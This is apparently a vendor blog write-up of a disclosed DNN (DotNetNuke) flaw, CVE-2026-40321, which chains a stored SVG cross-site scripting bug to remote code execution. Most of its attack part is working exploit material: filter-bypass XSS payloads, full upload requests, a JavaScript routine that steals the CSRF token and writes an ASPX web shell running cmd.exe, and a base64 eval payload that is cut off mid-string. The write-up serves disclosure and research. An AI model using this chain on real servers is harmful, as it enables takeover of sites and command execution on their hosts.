
DotNetNuke: XSS to RCE (CVE-2026-40321)

- Publisher
- Pentest-Tools.com
- Updated at

- Article tags
DotNetNuke: XSS to RCE (CVE-2026-40321)

Ever had one of those days when you thought you found a 0-day, but were actually testing an old version, so it’s a known vuln, therefore you install the latest version to confirm you messed up and as a result find an actual 0-day?
Yeah, I had one of those days recently (thanks for asking) and, like any sane person in this day and age, I’m writing a blog about it.
So what is a DNN?
If you ask Gemini, without context, it will tell you about Deep Neural Networks
If you ask Yahoo Finance, it’s the short name for the Denison Mines Corp. stocks
If you ask Wikipedia, it may even tell you about the Dinosaur News Network
Anyway, for today’s purposes DNN is an open source software, written in .NET, that we tested (somewhat by mistake), and in which we found a 0-day (somewhat intentionally).
In DNN’s own words, they are:
DNN® ( formerly DotNetNuke® ) is the leading open-source web content management platform (CMS) in the Microsoft ecosystem. … The DNN Platform has been downloaded more than 8 million times and powers over 750,000 websites globally. A community of more than 1 million members forms a powerful support network.
It’s also considered (source):
The #1 Open-Source CMS, Based on Microsoft Technology


By quickly asking our old friend Shodan for sites that set the cookie dnn_IsMobile, we get about 1645 servers exposed online (Apr 17, 2026):

(host.services.software.vendor = "dnnsoftware" or web.software.vendor = "dnnsoftware")). In conclusion, Censys tells us that there should be ~1.3k hosts:
So, after a marathon intro, welcome to this edition of the world's #1 Cyber (In)security blog*. Recommended by 0.5 out of 10 dentists because the other 9.5 were busy actually looking at teeth instead of reading about infosec.
* A lot of statistics have been harmed to get this fictional rank
In all seriousness though, the DNN community team is doing a nice job and it was a pleasure reporting vulnerabilities to them. For those interested, DNN published the following Github advisory.

Old XSS exploits
We found the following 3 XSSs on two different old DNN versions. I never got their version numbers, so I can’t tell you exactly which versions of DNN are vulnerable to which XSS payloads.
Bypassing filters via newlines, concatenations, and hex encoding
The first XSS uses 2 bypass techniques:
To insert the “onload” element the DNN filter was looking for the pattern “ on” and “/on” (space or forward slash followed by the “on” string) which I could bypass by inserting a whitespace such as TAB or New Line before the “onload” attribute
Because DNN blacklisted several words and characters (e.g. “javascript”, “(”, “)”, etc.), we used JavaScript’s hex encoding to smuggle the parentheses past the filter and the “document.location” + “javascript” protocol, which we split and concatenated back together using string concatenation, to serve as a makeshift “eval” that converts the hex encoded characters into a valid JS payload.
<svg xmlns="http://www.w3.org/2000/svg"	onload="document.location='javas'+'cript:alert\x28document.location\x29'">
</svg>Using XMLNS to hide the script tag
What is a SVG but a miserable little pile of secrets fancier XML?
As servers serve and browsers parse SVG files as elements of content type “image/svg+xml”, we can leverage XML specific attributes, such as in this case XML Namespaces (XMLNS), to bypass the filters that are looking for “<script”.
<x:svg xmlns:x="http://www.w3.org/2000/svg">
<x:script>
document.location='javas'+'cript:alert\x28document.domain\x29'
</x:script>
</x:svg>When in doubt … swig port
As usual, Portswigger comes to the rescue with non-standard XSS payloads that work out of the box:
<svg width="200" height="200" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
<animate xlink:href="#xss" attributeName="href" dur="5s" repeatCount="indefinite" keytimes="0;0;1" values="https://portswigger.net?;javascript:alert(1);0" />
<a id="xss"><text x="20" y="20">XSS</text></a>
</svg>Note: Unlike the above payloads that trigger automatically when accessed, the user must click the 'XSS' text element to trigger it.
PTT-2026-001 / CVE-2026-40321 – stored Cross-Site Scripting via SVG
Alert something 0-day-ed
If you were expecting complex embedded SVG element nesting to confuse the DNN XSS filter, then, sorry, that’s not gonna happen here. All you need is an a tag with a href attribute containing a URL that uses the “javascript” protocol (gotta love modern browsers!).
Here is the culprit that results in XSS when the victim clicks it:
<svg xmlns="http://www.w3.org/2000/svg">
<a href="javascript:alert(1)">
<text x="40" y="350" font-size="10em" class="heavy">
Click me!
</text>
</a>
</svg>Of course we need to somehow upload the malicious SVG on the server. To achieve this, we’ll register a new user account and use the following HTTP request to upload the file to DNN:
POST /API/InternalServices/FileUpload/UploadFromLocal HTTP/1.1
Host: latest.dnndev.me
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
ModuleId:
TabId: 26
RequestVerificationToken: N3aoXvKgez-NfYD7YPWMHVHYsUqfx-EKn_WrrDSlW79jcIyjzajQ4UuUxeB3KreyQKgGNSg1iQ3Hiue10
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----geckoformboundary6546ec685577efa6bad3615974653b78
Content-Length: 1041
Origin: http://latest.dnndev.me
Cookie: ***TRUNCATED***


------geckoformboundary6546ec685577efa6bad3615974653b78
Content-Disposition: form-data; name="folder"


Users/001/01/1/
------geckoformboundary6546ec685577efa6bad3615974653b78
Content-Disposition: form-data; name="filter"


bmp,gif,ico,jpeg,jpg,jpe,png,svg
------geckoformboundary6546ec685577efa6bad3615974653b78
Content-Disposition: form-data; name="extract"


false
------geckoformboundary6546ec685577efa6bad3615974653b78
Content-Disposition: form-data; name="overwrite"


false
------geckoformboundary6546ec685577efa6bad3615974653b78
Content-Disposition: form-data; name="validationCode"


STHxI+SgfmsxM06evTh4/f8yr9cwaUpndz33lPupqqd3Wm94gEAO9c3YUX8Z1MSL
------geckoformboundary6546ec685577efa6bad3615974653b78
Content-Disposition: form-data; name="postfile"; filename="xss1.svg"
Content-Type: image/svg+xml


<svg xmlns="http://www.w3.org/2000/svg"><a href="javascript:alert(1)"><text x="40" y="350" font-size="10em" class="heavy">Click me!</text></a></svg>


------geckoformboundary6546ec685577efa6bad3615974653b78--Response:
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/plain; charset=utf-8
Expires: -1
Set-Cookie: dnn_IsMobile=False; path=/; HttpOnly
Set-Cookie: dnn_IsMobile=False; path=/; HttpOnly
Set-Cookie: language=en-US; path=/; HttpOnly
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Date: Wed, 21 Jan 2026 16:35:50 GMT
Content-Length: 243


{"path":"/Portals/_default/Users/001/01/1/xss1.svg?ver=TdajN0ZdWdC8SxgUYApVRQ%3d%3d","orientation":1,"alreadyExists":false,"message":null,"fileIconUrl":"/icons/sigma/ExtFile_32x32_Standard.png","fileId":101,"fileName":"xss1.svg","prompt":null}Upload - browser view:

Note 2: If the file doesn’t pass the filters, DNN won't upload it to the server as you’ve seen with “xss2.svg”.
Note 3: Different users have different IDs. In this case, the SuperUser account has ID 1 and will upload the files to “Users/001/01/1/”. User 2 will only be able to upload to “Users/002/02/2/”, and so on.

Now, as you can see from the HTTP response, we can find the uploaded file at the following URL: http://latest.dnndev.me/Portals/_default/Users/001/01/1/xss1.svg
Once uploaded, this file is considered a “public” resource and you can serve it to both authenticated and unauthenticated users that access the link.
Triggering the XSS on click - browser view:
Hi, my name is RCE!
By inspecting what power users can do in the application, we stumbled (violently) over the “/API/personaBar/ConfigConsole/UpdateConfigFile” endpoint. From here, our initial idea was to exfiltrate the encryption key from the DNN/IIS config files via an outbound request to our malicious server, then use it to encrypt a malicious payload and place it into a DNN cookie like in the good ol’ days.
Judging by the fact that I got tired only from writing about this idea, I decided to try to simplify it to: “How about I just write a new ASPX backdoor in DNN’s root?”.
Turns out you can achieve this via the following simple request:
POST /API/personaBar/ConfigConsole/UpdateConfigFile HTTP/1.1
Host: latest.dnndev.me
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
Content-Type: application/x-www-form-urlencoded
RequestVerificationToken: beJtsIzEHK-1u8xXB9QdnesfY8GcN8qEyX8dZUzQNe9clY-al1NTDzNuLJs4bKCFar42FI2-zs0Hxyfj0
Content-Length: 35
Origin: http://latest.dnndev.me
Cookie: .ASPXANONYMOUS=Ox8v2QlFeGGJw9eh5HgNmQpUB8jdQnzuLz3lJz8fylp1Y2uKZcywJF5TIQQgb72KLC0r7lEAx1uXOBvH0X2Gi8tNrQlF93YHKM4xPdshkzzz7dln0; dnn_IsMobile=False; language=en-US; LastPageId=0:21; __RequestVerificationToken=vjc5FEWr_nBnz9y5B7RA6lrttQWoeOx3-WRX9E5C_pLkwRVOpgb1xECXJoojSsFsAEyYdA2; authentication=DNN; .DOTNETNUKE=1129A4317D14F0A98E53D28A24419703CD63D26910908EC40E363DE51EB8AEEB2C822E9A5DE443522937E512A2F1FBAB4EBAF6C9089CE7A2EC7347BEE92A5208207B49BE
Priority: u=4


fileName=test.aspx&fileContent=aaaaNow for the not so simple part (statement written on Apr 7, 2026 before the AI uprising): converting the HTTP request into a JS payload.
We decided to use “fetch” to make the request from the browser and we also crafted a valid backdoor with which to populate the ASPX file.
aspx_payload = `<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO"%>
<%@ Import Namespace="System.Web"%>

Command: <%= "cmd.exe /c " + Request.Url.Query.Split('?')[1] %>

<%
ProcessStartInfo pi = new ProcessStartInfo
{
    FileName = "cmd.exe",
    Arguments = "/c" + HttpUtility.UrlDecode(Request.Url.Query.Split('?')[1]),
    RedirectStandardOutput = true,
    RedirectStandardError = true,
    UseShellExecute = false,
    CreateNoWindow = true
};

Process p = new Process { StartInfo = pi };
p.Start();
StreamReader read = p.StandardOutput;
string s = read.ReadToEnd();
read.Close();
%>
<%= s %>`

async function get_token() {
	resp = await fetch("/").then(response => {
		return response.text().then((text) => {return text;});
	});
	token = resp.split('name="__RequestVerificationToken" type="hidden" value="')[1].split('" />')[0];
	return token;
}

async function create_aspx() {
	token = await get_token();
	await fetch(
		"/API/personaBar/ConfigConsole/UpdateConfigFile", {
			method : "POST",
			headers: {
				'Content-Type': 'application/x-www-form-urlencoded',
				'RequestVerificationToken': token,
			},
			body: new URLSearchParams({fileName : "test.aspx",
				fileContent : aspx_payload})
		}
	);
}

create_aspx();Note: Most AV solutions may catch the ASPX backdoor. Our goal was to prove that RCE is possible, not to bypass any and every 3rd party security measures outside the DNN application itself.
Behind the scenes, sending the following request triggers the file write:
POST /API/personaBar/ConfigConsole/UpdateConfigFile HTTP/1.1
Host: latest.dnndev.me
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: http://latest.dnndev.me/Portals/0/Users/002/02/2/xss1_rce.svg?ver=jyfg_za37ykDi31d42JOeA%3d%3d
Content-Type: application/x-www-form-urlencoded
RequestVerificationToken: beJtsIzEHK-1u8xXB9QdnesfY8GcN8qEyX8dZUzQNe9clY-al1NTDzNuLJs4bKCFar42FI2-zs0Hxyfj0
Content-Length: 966
Origin: http://latest.dnndev.me
Connection: keep-alive
Cookie: ***TRUNCATED***


fileName=test.aspx&fileContent=%3C%25%40+Page+Language%3D%22C%23%22+Debug%3D%22true%22+Trace%3D%22false%22+%25%3E%0A%3C%25%40+Import+Namespace%3D%22System.Diagnostics%22+%25%3E%0A%3C%25%40+Import+Namespace%3D%22System.IO%22%25%3E%0A%3C%25%40+Import+Namespace%3D%22System.Web%22%25%3E%0A%0ACommand%3A+%3C%25%3D+%22cmd.exe+%2Fc+%22+%2B+Request.Url.Query.Split%28%27%3F%27%29%5B1%5D+%25%3E%0A%0A%3C%25%0AProcessStartInfo+pi+%3D+new+ProcessStartInfo%0A%7B%0A++++FileName+%3D+%22cmd.exe%22%2C%0A++++Arguments+%3D+%22%2Fc%22+%2B+HttpUtility.UrlDecode%28Request.Url.Query.Split%28%27%3F%27%29%5B1%5D%29%2C%0A++++RedirectStandardOutput+%3D+true%2C%0A++++RedirectStandardError+%3D+true%2C%0A++++UseShellExecute+%3D+false%2C%0A++++CreateNoWindow+%3D+true%0A%7D%3B%0A%0AProcess+p+%3D+new+Process+%7B+StartInfo+%3D+pi+%7D%3B%0Ap.Start%28%29%3B%0AStreamReader+read+%3D+p.StandardOutput%3B%0Astring+s+%3D+read.ReadToEnd%28%29%3B%0Aread.Close%28%29%3B%0A%25%3E%0A%3C%25%3D+s+%25%3ECombining XSS and RCE
The resulting SVG should look something like this:
<svg xmlns="http://www.w3.org/2000/svg">
<a href="javascript:eval(atob('YXNweF9wYXlsb2FkID0gYDwlQCBQYWdlIExhbmd1YWdlPSJDIyIgRGVidWc9InRydWUiIFRyYWNlPSJmYWxzZSIgJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5JTyIlPgo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLldlYiIlPgoKQ29tbWFuZDogPCU9ICJjbWQuZXhlIC9jICIgKyBSZXF1ZXN0LlVybC5RdWVyeS5TcGxpdCgnPycpWzFdICU+Cgo8JQpQcm9jZXNzU3RhcnRJbmZvIHBpID0gbmV3IFByb2Nlc3NTdGFydEluZm8KewogICAgRmlsZU5hbWUgPSAiY21kLmV4ZSIsCiAgICBBcmd1bWVudHMgPS